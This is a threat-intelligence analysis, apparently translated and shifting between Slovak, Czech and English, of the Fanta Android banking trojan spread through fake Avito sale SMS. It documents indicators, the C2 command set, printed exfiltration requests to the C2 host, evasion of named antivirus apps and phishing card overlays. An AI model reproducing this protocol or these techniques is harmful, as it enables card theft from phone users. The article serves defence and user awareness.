


Raz raz sa rozhodnete predať niečo na Avito a po zverejnení podrobného opisu vášho tovaru (napríklad modul operačnej pamäte) dostanete takúto správu:

 Po otvorení odkazu uvidíte na pohľad celkom nevinnú stránku, ktorá informuje vás, šťastného a úspešného predajcu, o uskutočnení nákupu:
Potom, čo kliknete na tlačidlo „Pokračovať“, sa do vášho zariadenia s Androidom stiahne APK súbor s ikonou a názvom, ktorý vzbudzuje dôveru. Nainštalovali ste aplikáciu, ktorá z nejakého dôvodu požiadala o oprávnenia AccessibilityService, a potom sa objavili a rýchlo zmizli niektoré okná… a to je všetko.
Pozriete sa na svoj zostatok, ale vaša banková aplikácia z nejakého dôvodu znovu žiada údaje vašej karty. Po zadaní údajov sa stane niečo hrozné: z nejasného dôvodu začnú peniaze miznúť z vášho účtu. Pokúšate sa problém vyriešiť, ale váš telefón sa bráni: sám stláča tlačidlá „Späť“ a „Domov“, nevypína sa a nedovolí aktivovať žiadne ochranné prostriedky. Nakoniec ostávate bez peňazí, váš tovar nebol predaný, ste zmätený a kladiete si otázku: čo sa stalo?
Odpoveď je jednoduchá: stali ste sa obeťou Android trójskeho koňa Fanta, rodiny Flexnet. Ako sa to stalo? Teraz to vysvetlíme.
Autori: Andrej Polovinkin, junior špecialista na analýzu škodlivého kódu, Ivan Pisarjev, špecialista na analýzu škodlivého kódu.
Trochu štatistiky
O rodine Android trojanov Flexnet sa po prvýkrát dozvedelo už v roku 2015. Po celkom dlhom období aktivity sa rodina rozšírila o niekoľko podrodov: Fanta, Limebot, Lipton a pod. Trojanský kôň, rovnako ako s ním spojená infraštruktúra, nestojí na mieste: vyvíjajú sa nové efektívne schémy distribúcie – v našom prípade kvalitné phishingové stránky zamerané na konkrétneho predajcu, a vývojári trójskeho koňa sledujú moderné trendy škodlivých programov – pridávajú nové funkcie, ktoré umožňujú efektívnejšie kradnúť peniaze z infikovaných zariadení a obchádzať ochranné mechanizmy.
Kampaň popisovaná v tomto článku je zameraná na používateľov z Ruska, malé množstvo infikovaných zariadení bolo zaznamenané na Ukrajine, ešte menej v Kazachstane a Bielorusku.
Hoci Flexnet pôsobí na poli Android Trojanov už viac ako 4 roky a bol mnohokrát preskúmaný, stále má dobrú formu. Od januára 2019 sú potenciálne škody vyčíslené na viac ako 35 miliónov rubľov — a to sú iba kampane v Rusku. V roku 2015 sa rôzne verzie tohto Android Trojana predávali na podzemných fórach, kde bol k dispozícii aj jeho zdrojový kód s podrobným popisom. To znamená, že štatistika škôd vo svete je ešte pôsobivejšia. Nie je to zlé pre takého starčeka, že?
Od predaja po podvod

Ako je vidieť z predchádzajúceho snímku obrazovky phishingovej stránky pod internetový servis pre inzeráty Avito, bola pripravená pre konkrétnu obeť. Zjavne zločinci používajú jeden z parserov Avita, ktorý získava telefónne číslo a meno predávajúceho, ako aj popis produktu. Po otvorení stránky a príprave APK súboru je obeti poslaná SMS správa s jeho menom a odkazom na phishingovú stránku s popisom jeho produktu a sumou získanou z „predaja“ tovaru. Po kliknutí na tlačidlo získa používateľ škodlivý APK súbor — Fanta.
Skúmanie domény shcet491[.]ru ukázalo, že je delegovaná na DNS servery spoločnosti Hostinger:
- ns1.hostinger.ru
- ns2.hostinger.ru
- ns3.hostinger.ru
- ns4.hostinger.ru
Súbor zóny domény obsahuje záznamy, ktoré ukazujú na IP adresy 31.220.23[.]236, 31.220.23[.]243 a 31.220.23[.]235. Hlavný zdrojový záznam domény (A-záznam) však ukazuje na server s IP adresou 178.132.1[.]240.
IP adresa 178.132.1[.]240 sa nachádza v Holandsku a patrí poskytovateľovi hostingu WorldStream. IP adresy 31.220.23[.]235, 31.220.23[.]236 a 31.220.23[.]243 sa nachádzajú vo Veľkej Británii a patria serveru virtuálneho hostingu HOSTINGER. Ako registrátor sa využíva openprov-ru. Na IP adresu 178.132.1[.]240 sa tiež resolvovali domény:
- sdelka-ru[.]ru
- tovar-av[.]ru
- av-tovar[.]ru
- ru-sdelka[.]ru
- shcet382[.]ru
- sdelka221[.]ru
- sdelka211[.]ru
- vyplata437[.]ru
- viplata291[.]ru
- perevod273[.]ru
- perevod901[.]ru
Je potrebné poznamenať, že takmer zo všetkých domén boli dostupné odkazy nasledujúceho formátu:
http://(www.){0,1}/[0-9]{7}
Tento šablón tiež zahrňuje odkaz z SMS správy. Podľa historických údajov bolo zistené, že jednému doménu zodpovedá niekoľko odkazov podľa vyššie uvedenej šablóny, čo naznačuje, že sa jedna doména používa na šírenie Trojana mnohým obetiam.
Posuňme se trochu vpřed: jako řídicí server používá trojan, stažený podle odkazu ze SMS, adresu onuseseddohap[.]club. Tato doména byla registrována 2019-03-12 a od 2019-04-29 docházelo k interakci APK aplikací s touto doménou. Na základě dat získaných z VirusTotal provedlo interakci s tímto serverem celkem 109 aplikací. Tato doména se resolverovala na IP adresu 217.23.14[.]27, která se nachází v Nizozemsku a patří hostiteli WorldStream. Jako registrátor se používá namecheap. Na tuto IP adresu se také resolverovaly domény bad-racoon[.]club (od 2018-09-25) a bad-racoon[.]live (od 2018-10-25). S doménou bad-racoon[.]club interagovalo více než 80 APK souborů, s bad-racoon[.]live — více než 100.
Celkově má útok následující průběh:
Co má Fanta pod kapotou?
Stejně jako mnoho jiných androidských trojanů, Fanta dokáže číst a odesílat SMS zprávy, provádět USSD dotazy, zobrazovat vlastní okna nad aplikacemi (včetně bankovních). Nicméně tento rodinný program obohatil svoji funkčnost: Fanta začala používat AccessibilityService pro různé účely: čtení obsahu oznámení jiných aplikací, prevenci detekce a zastavení činnosti trojana na infikovaném zařízení atd. Fanta funguje na všech verzích Androidu od 4.4 výše. V tomto článku se podrobně podíváme na další vzorek Fanta:
- MD5: 0826bd11b2c130c4c8ac137e395ac2d4
- SHA1: ac33d38d486ee4859aa21b9aeba5e6e11404bcc8
- SHA256: df57b7e7ac6913ea5f4daad319e02db1f4a6b243f2ea6500f83060648da6edfb
Okamžitě po spuštění
Bezprostředně po spuštění trojan skrývá svou ikonu. Fungování aplikace je možné pouze v případě, že jméno infikovaného zařízení není na seznamu:
- android_x86
- VirtualBox
- Nexus 5X(bullhead)
- Nexus 5(razor)
Tato kontrola se provádí v hlavní službě trojana — MainService. Při prvním spuštění dochází k inicializaci konfiguračních parametrů aplikace na výchozí hodnoty (o formátu uložení konfiguračních dat a jejich významu bude řečeno později) a také k registraci nového infikovaného zařízení na řídicím serveru. Na server bude odeslán HTTP POST požadavek s typem zprávy register_bot a informacemi o infikovaném zařízení (verze Android, IMEI, telefonní číslo, název operátora a kód země, kde je operátor registrován). Jako řídicí server slouží adresa hXXp://onuseseddohap[.]club/controller.php. Server sends a message containing the fields bot_id, bot_pwd, server — these values are saved by the application as parameters of the CnC server. The parameter server is optional if the field was not received: Fanta uses the registration address — hXXp://onuseseddohap[.]club/controller.php. The function for changing the CnC address can be applied to solve two problems: evenly distributing the load among multiple servers (when there are many infected devices, the load on an unoptimized web server can be high), and also for using an alternative server in case one of the CnC servers fails.
If an error occurs during the request sending, the trojan will repeat the registration process after 20 seconds.
After the successful registration of the device, Fanta will display the following message to the user:

Important note: the service called System Security — is the name of the trojan service, and after clicking the button OK , a window with the Accessibility settings of the infected device will open, where the user must grant Accessibility rights to the malicious service:

As soon as the user enables AccessibilityService, Fanta gains access to the content of application windows and the actions performed in them:

Immediately after obtaining Accessibility rights, the trojan requests administrator rights and rights to read notifications:

Using AccessibilityService, the application simulates key presses, thereby granting itself all the necessary rights.
Fanta creates several instances of databases (which will be described later), necessary for storing configuration data, as well as information collected during the infection process about the infected device. To send the collected information, the trojan creates a recurring task designed to unload fields from the database and receive commands from the control server. The interval for contacting the CnC is set depending on the version of Android: for version 5.1, the interval will be 10 seconds, otherwise, 60 seconds.
To receive a command, Fanta makes a request GetTask to the control server. In response, the CnC can send one of the following commands:
| Tím | Popis |
|---|---|
| 0 | Send SMS message |
| 1 | Make a phone call or USSD command |
| 2 | Update the parameter interval |
| 3 | Update the parameter intercept |
| 6 | Update the parameter smsManager |
| 9 | Start collecting SMS messages |
| 11 | Reset the phone to factory settings |
| 12 | Aktivácia/deaktivácia zaznamenávania otvárania dialógových okien |
Fanta tiež zhromažďuje upozornenia zo 70 aplikácií bánk, systémov rýchlych platieb a elektronických peňaženiek a ukladá ich do databázy.
Ukladanie konfiguračných parametrov
Na uchovávanie konfiguračných parametrov Fanta používa štandardný prístup pre platformu Android — Preferences-súbory. Nastavenia budú uložené do súboru s názvom settings. Popis uložených parametrov sa nachádza v tabuľke nižšie.
| Názov | Predvolená hodnota | Možné hodnoty | Popis |
|---|---|---|---|
| id | 0 | Integer | Identifikátor bota |
| server | hXXp://onuseseddohap[.]club/ | URL | Adresa riadiaceho servera |
| pwd | — | String | Heslo pre server |
| interval | 20 | Integer | Časový interval. Ukazuje, o koľko treba odložiť vykonanie nasledujúcich úloh:
|
| intercept | všetko | all/telNumber | Ak je pole rovné reťazcu všetko alebo telNumber, potom prijatá SMS správa bude zachytená aplikáciou a nebude zobrazená používateľovi |
| smsManager | 0 | 0/1 | Aktivácia/deaktivácia aplikácie ako predpokladaného príjemcu SMS správ |
| readDialog | nepravda | True/false | Aktivácia/deaktivácia zaznamenávania udalostí AccessibilityEvent |
Fanta tiež používa súbor smsManager:
| Názov | Predvolená hodnota | Možné hodnoty | Popis |
|---|---|---|---|
| pckg | — | String | Názov používanej aplikácie na spravovanie SMS správ |
Interakcia s databázami
Počas svojej činnosti trójan používa dve databázy. Databáza s názvom a sa používa na uchovávanie rôznych informácií zozbieraných z telefónu. Druhá databáza sa nazýva fanta.db a používa sa na uchovávanie nastavení zodpovedajúcich za vytváranie phishingových okien určených na zbieranie informácií o bankových kartách.

Trójan používa databázu a na uchovávanie zhromažďovaných informácií a zaznamenávanie svojich činností. Údaje sú uchovávané v tabuľke logs. Na vytvorenie tabuľky sa používa nasledujúci SQL dotaz:
create table logs ( _id integer primary key autoincrement, d TEXT, f TEXT, p TEXT, m integer)V databáze sa nachádzajú nasledujúce informácie:
1. Zaznamenávanie zapnutia infikovaného zariadenia správou Telefón sa zapol!
2. Upozornenia z aplikácií. Správa je vytvorená podľa nasledujúcej šablóny:
(<%App Name%>)<%Title%>: <%Notification text%>
3. Údaje z bankových kariet z vytváraných trójanským vírusom phishingových formulárov. Parametr VIEW_NAME môže byť jednou z možností zo zoznamu:
- AliExpress
- Avito
- Google Play
- Rôzne <%App Name%>
Správa sa zaznamenáva vo formáte:
[] () Číslo karty:; Dátum:/%; CVV:
4. Prichádzajúce/odchádzajúce SMS správy vo formáte:
([<%Time in format HH:mm:ss dd.MM.yyyy%>] Typ: Prichádzajúca/odchádzajúca) <%Mobile number%>:<%SMS-text%>
5. Informácie o balíku, ktorý vytvára dialógové okno vo formáte:
(<%Package name%>)<%Package information%>
Príklad tabuľky logs:
Jednou z funkčných vlastností Fanta je zbieranie informácií o bankových kartách. Zbieranie údajov prebieha prostredníctvom vytvárania phishingových okien pri otvorení bankových aplikácií. Trojan vytvorí phishingové okno iba raz. Informácie o tom, že okno bolo zobrazené používateľovi, sa ukladajú do tabuľky settings v databáze fanta.db. Na vytvorenie databázy sa používa nasledujúci SQL dotaz:
create table settings (can_login integer, first_bank integer, can_alpha integer, can_avito integer, can_ali integer, can_vtb24 integer, can_telecard integer, can_another integer, can_card integer);Všetky polia tabuľky settings sú predvolene inicializované hodnotou 1 (vytvoriť phishingové okno). Po tom, ako používateľ zadá svoje údaje, sa hodnota nastaví na 0. Príklad polí tabuľky settings:
- can_login — pole zabezpečuje zobrazenie formulára pri otvorení bankovej aplikácie
- first_bank — nepoužíva sa
- can_avito — pole zabezpečuje zobrazenie formulára pri otvorení aplikácie Avito
- can_ali — pole zabezpečuje zobrazenie formulára pri otvorení aplikácie Aliexpress
- can_another — pole zabezpečuje zobrazenie formulára pri otvorení akejkoľvek aplikácie zo zoznamu: Yula, Pandao, Drom Auto, Peňaženka. Zľavové a bonusové karty, Aviasales, Booking, Trivago
- can_card — pole zabezpečuje zobrazenie formulára pri otvorení Google Play
Interakcia s riadiacim serverom
Sieťová interakcia s riadiacim serverom prebieha podľa protokolu HTTP. Na prácu so sieťou Fanta používa populárnu knižnicu Retrofit. Žiadosti sa odosielajú na adresu hXXp://onuseseddohap[.]club/controller.php. Adresa servera môže byť zmenená pri registrácii na serveri. V odpovedi zo servera môžu prísť cookies. Fanta vykonáva nasledujúce požiadavky na server:
- Registrácia bota na riadiacom serveri prebieha raz pri prvom spustení. Na server sa odosielajú nasledujúce údaje o infikovacom zariadení:
· Cookie — získané cookies od servera (predvolená hodnota — prázdny reťazec)
· mode — reťazcová konštanta register_bot
· prefix — celočíselná konštanta 2
· version_sdk — vytvára sa podľa nasledujúceho vzoru: <%Build.MODEL%>\/<%Build.VERSION.RELEASE%>(Avit)
· imei — IMEI infikovaného zariadenia
· country — kód krajiny, v ktorej je registrovaný operátor, vo formáte ISO
· number — telefónne číslo
· operator — meno operátoraPríklad požiadavky odoslanej na server:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=register_bot&prefix=2&version_sdk=&imei=&country=&number=&operator=
V odpovedi na požiadavku by mal server vrátiť JSON-objekt obsahujúci nasledujúce parametre:
· bot_id — identifikátor infikovaného zariadenia. Ak bude bot_id rovné 0, Fanta vykoná požiadavku znovu.
· bot_pwd — heslo pre server.
· server — adresa riadiaceho servera. Voliteľný parameter. Ak parameter nie je uvedený, bude použitá adresa uložená v aplikácii.Príklad JSON-objektu:
{
    "response":[
   	 {
   		 "bot_id": ,
   		 "bot_pwd": ,
   		 "server":
   	 }
    ],
    "status":"ok"
}
- Požiadavka na získanie príkazu od servera. Na server sa odosielajú nasledujúce údaje:
· Cookie — získané cookie od servera
· bid — id infikovaného zariadenia, ktoré bolo získané pri odosielaní požiadavky register_bot
· pwd — heslo pre server
· divice_admin — pole určuje, či boli získané administrátorské práva. Ak boli práva získané, pole je rovné 1, inak 0
· Accessibility — stav práce Accessibility Service. Ak bola služba spustená, hodnota je rovná 1, inak 0
· SMSManager — ukazuje, či je trojan nastavený ako predvolené aplikácie pre prijímanie SMS
· screen — zobrazuje, v akom stave sa nachádza obrazovka. Bude nastavená hodnota 1, ak je obrazovka zapnutá, inak 0;Príklad požiadavky odoslanej na server:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=getTask&bid=&pwd=&divice_admin=&Accessibility=&SMSManager=&screen=
V závislosti od príkazu môže server vrátiť JSON-objekt s rôznymi parametrami:
· Tím Send SMS message: V parametroch sa nachádza číslo telefónu, text SMS správy a identifikátor odoslanej správy. Identifikátor sa používa pri odosielaní správy na server s typom setSmsStatus.
{
    "response":
    [
   	 {
   		 "mode": 0,
   		 "sms_number": ,
   		 "sms_text": ,
   		 "sms_id": %SMS_ID%
   	 }
    ],
    "status":"ok"
}
· Tím Make a phone call or USSD command: Číslo telefónu alebo príkaz prichádza v tele odpovede.
{
    "response":
    [
   	 {
   		 "mode": 1,
   		 "command":
   	 }
    ],
    "status":"ok"
}
· Tím Zmeniť parameter interval.
{
    "response":
    [
   	 {
   		 "mode": 2,
   		 "interval":
   	 }
    ],
    "status":"ok"
}
· Tím Zmeniť parameter intercept.
{
    "response":
    [
   	 {
   		 "mode": 3,
   		 "intercept": "all"/"telNumber"/<%ANY_STRING%>
   	 }
    ],
    "status":"ok"
}
· Tím Zmeniť pole SmsManager.
{
    "response":
    [
   	 {
   		 "mode": 6,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
· Tím Zlúčiť SMS správy z infikovaného zariadenia.
{
    "response":
    [
   	 {
   		 "mode": 9
   	 }
    ],
    "status":"ok"
}
· Tím Reset the phone to factory settings:
{
    "response":
    [
   	 {
   		 "mode": 11
   	 }
    ],
    "status":"ok"
}
· Tím Zmeniť parameter ReadDialog.
{
    "response":
    [
   	 {
   		 "mode": 12,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
- Odoslanie správy s typom setSmsStatus. Tento požiadavok sa vykonáva po vykonaní príkazu Send SMS message. Požiadavka vyzerá nasledovne:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSmsStatus&id=<%ID%>&status_sms=<%PWD%>- Odosielanie obsahu databázy. V jednom požiadavku sa odosiela jeden riadok. Na server sú odoslané nasledujúce údaje:
· Cookie — získané cookie od servera
· mode — reťazcová konštanta setSaveInboxSms
· bid — id infikovaného zariadenia, ktoré bolo získané pri odosielaní požiadavky register_bot
· text — text v aktuálnom zázname DB (pole d z tabuľky logs v databáze a)
· number — názov aktuálneho záznamu DB (pole p z tabuľky logs v databáze a)
· sms_mode — celčíselná hodnota (pole m z tabuľky logs v databáze a)Požiadavka vyzerá nasledovne:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSaveInboxSms&bid=<%APP_ID%>&text=<%a.logs.d%>&number=<%a.logs.p%>&sms_mode=<%a.logs.m%>
Pri úspešnom odoslaní na server bude riadok odstránený z tabuľky. Príklad JSON objektu, ktorý server vráti:
{
    "response":[],
    "status":"ok"
}
Interakcia s AccessibilityService
AccessibilityService bol implementovaný na uľahčenie používania zariadení Android osobami so zdravotným postihnutím. V mnohých prípadoch je na interakciu s aplikáciou potrebná fyzická interakcia. AccessibilityService umožňuje uskutočnenie týchto operácií programovo. Fanta využíva tento servis na vytváranie falošných okien v bankových aplikáciách a bráni otvoreniu systémových nastavení a niektorých aplikácií.
Použitím funkcií AccessibilityService trojan sleduje zmeny prvkov na obrazovke infikovaného zariadenia. Ako už bolo predtým popísané, v nastaveniach Fanta je parameter zodpovedný za logovanie operácií s dialógovými oknami — readDialog. Ak je tento parameter nastavený, do databázy bude pridaná informácia o názve a popise balíčka, ktorý inicioval udalosť. Trojan realizuje nasledujúce akcie pri spustení udalostí:
- Napodobňuje stlačenia tlačidiel späť a domov v prípade:
· ak používateľ chce reštartovať svoje zariadenie
· ak používateľ chce odstrániť aplikáciu “Avito” alebo zmeniť práva prístupu
· ak je na stránke zmienka o aplikácii “Avito”
· pri otvorení aplikácie “Google Play Ochrana”
· pri otvorení stránok s nastaveniami AccessibilityService
· pri vzniku dialógového okna “Bezpečnosť systému”
· pri otvorení stránky s nastaveniami “Vykresliť nad inými aplikáciami”
· pri otvorení stránky “Aplikácie”, “Obnovenie a resetovanie”, “Resetovanie údajov”, “Resetovanie nastavení”, “Panel vývojárov”, “Špeciálne funkcie”, “Osobitné oprávnenia”
· ak bola udalosť vygenerovaná určitými aplikáciami.Zoznam aplikácií
- android
- Master Lite
- Clean Master
- Clean Master pre x86 CPU
- Meizu Správa oprávnení aplikácií
- MIUI Bezpečnosť
- Clean Master — Antivirus & Čistenie cache a odpadu
- Rodičovská kontrola a GPS: Kaspersky SafeKids
- Kaspersky Antivirus AppLock & Web Security Beta
- Virus Cleaner, Antivirus, Cleaner (MAX Security)
- Mobilná antivírusová ochrana PRO
- Avast antivírus & bezplatná ochrana 2019
- Mobilná bezpečnosť Mégafon
- AVG Protection pre Xperia
- Mobilná bezpečnosť
- Malwarebytes antivírus & ochrana
- Antivírus na Android 2019
- Security Master — Antivirus, VPN, AppLock, Booster
- AVG antivírus pre tablet Huawei System Manager
- Samsung Prístupnosť
- Samsung Smart Manager
- Security Master
- Rýchlostný booster
- Dr.Web
- Dr.Web Bezpečnostný priestor
- Dr.Web Mobilné kontrolné centrum
- Dr.Web Bezpečnostný priestor Život
- Dr.Web Mobilné kontrolné centrum
- Antivírus & Mobilná bezpečnosť
- Kaspersky Internet Security: Antivírus a ochrana
- Kaspersky Výdrž batérie: Sp saver & Booster
- Kaspersky Endpoint Security — ochrana a správa
- AVG Antivírus zadarmo 2019 – Ochrana pre Android
- Antivírus Android
- Norton Mobilná bezpečnosť a antivírus
- Antivírus, brána firewall, VPN, mobilná bezpečnosť
- Mobilná bezpečnosť: antivírus, VPN, ochrana pred krádežou
- Antivírus pre Android
- Ak sa pri odosielaní SMS správy na krátke číslo vyžaduje povolenie, Fanta imituje stlačenie zaškrtávacieho políčka Zapamätať výber a tlačidlo odoslať.
- Pri pokuse odobrieť trojanovi práva správcu zablokuje obrazovku telefónu.
- Bráni pridávaniu nových správcov.
- V prípade, že antivírusová aplikácia dr.web zistila hrozbu, Fanta imituje kliknutie na tlačidlo ignorovať.
- Trojan imituje stlačenie tlačidla späť a domov, ak bola udalosť generovaná aplikáciou Samsung Device Care.



- Fanta vytvára phishingové okná s formulármi na zadávanie údajov o bankových kartách, ak bolo spustené aplikácie zo zoznamu, ktorý zahŕňa približne 30 rôznych internetových služieb. Medzi nimi sú: AliExpress, Booking, Avito, komponent Google Play Market, Pandao, Drom Auto a ďalšie.
Phishingové formuláre
Fanta analyzuje, ktoré aplikácie sú spustené na infikovanom zariadení. Ak sa otvorí zaujímavá aplikácia, trojan zobrazuje phishingové okno nad všetkými ostatnými, ktoré predstavuje formulár na zadávanie údajov o bankovej karte. Používateľ musí zadať nasledujúce údaje:
- Číslo karty
- Dátum vypršania platnosti karty
- CVV
- Meno držiteľa karty (nie pre všetky banky)
V závislosti od spustenej aplikácie budú zobrazené rôzne phishingové okná. Ďalej budú predstavené príklady niektorých z nich:
Aliexpress:

Avito:
Pre niektoré iné aplikácie, napríklad Google Play Market, Aviasales, Pandao, Booking, Trivago:

Ako to naozaj bolo
Našťastie, osoba, ktorá dostala SMS správu popísanú na začiatku článku, bola odborník v oblasti kybernetickej bezpečnosti. Preto sa skutočná, nie réžijne zinscenovaná verzia líši od predchádzajúcej: osoba dostala zaujímavú SMS, po ktorej ju odovzdala tímu Group-IB Threat Hunting Intelligence. Výsledok útoku — tento článok. Šťastný koniec, nie?
- neinstalovať aplikácie pre mobilné zariadenia s OS Android z akýchkoľvek zdrojov, okrem Google Play
- pri inštalácii aplikácie venovať osobitnú pozornosť žiadostiam o práva aplikácie
- venovať pozornosť rozšíreniam sťahovaných súborov
- pravidelne inštalovať aktualizácie OS Android
- nenavštevovať podozrivé zdroje a nesťahovať odtiaľ súbory
- neklikajte na odkazy, ktoré dostanete v SMS správach.
Zdroj: habr.com
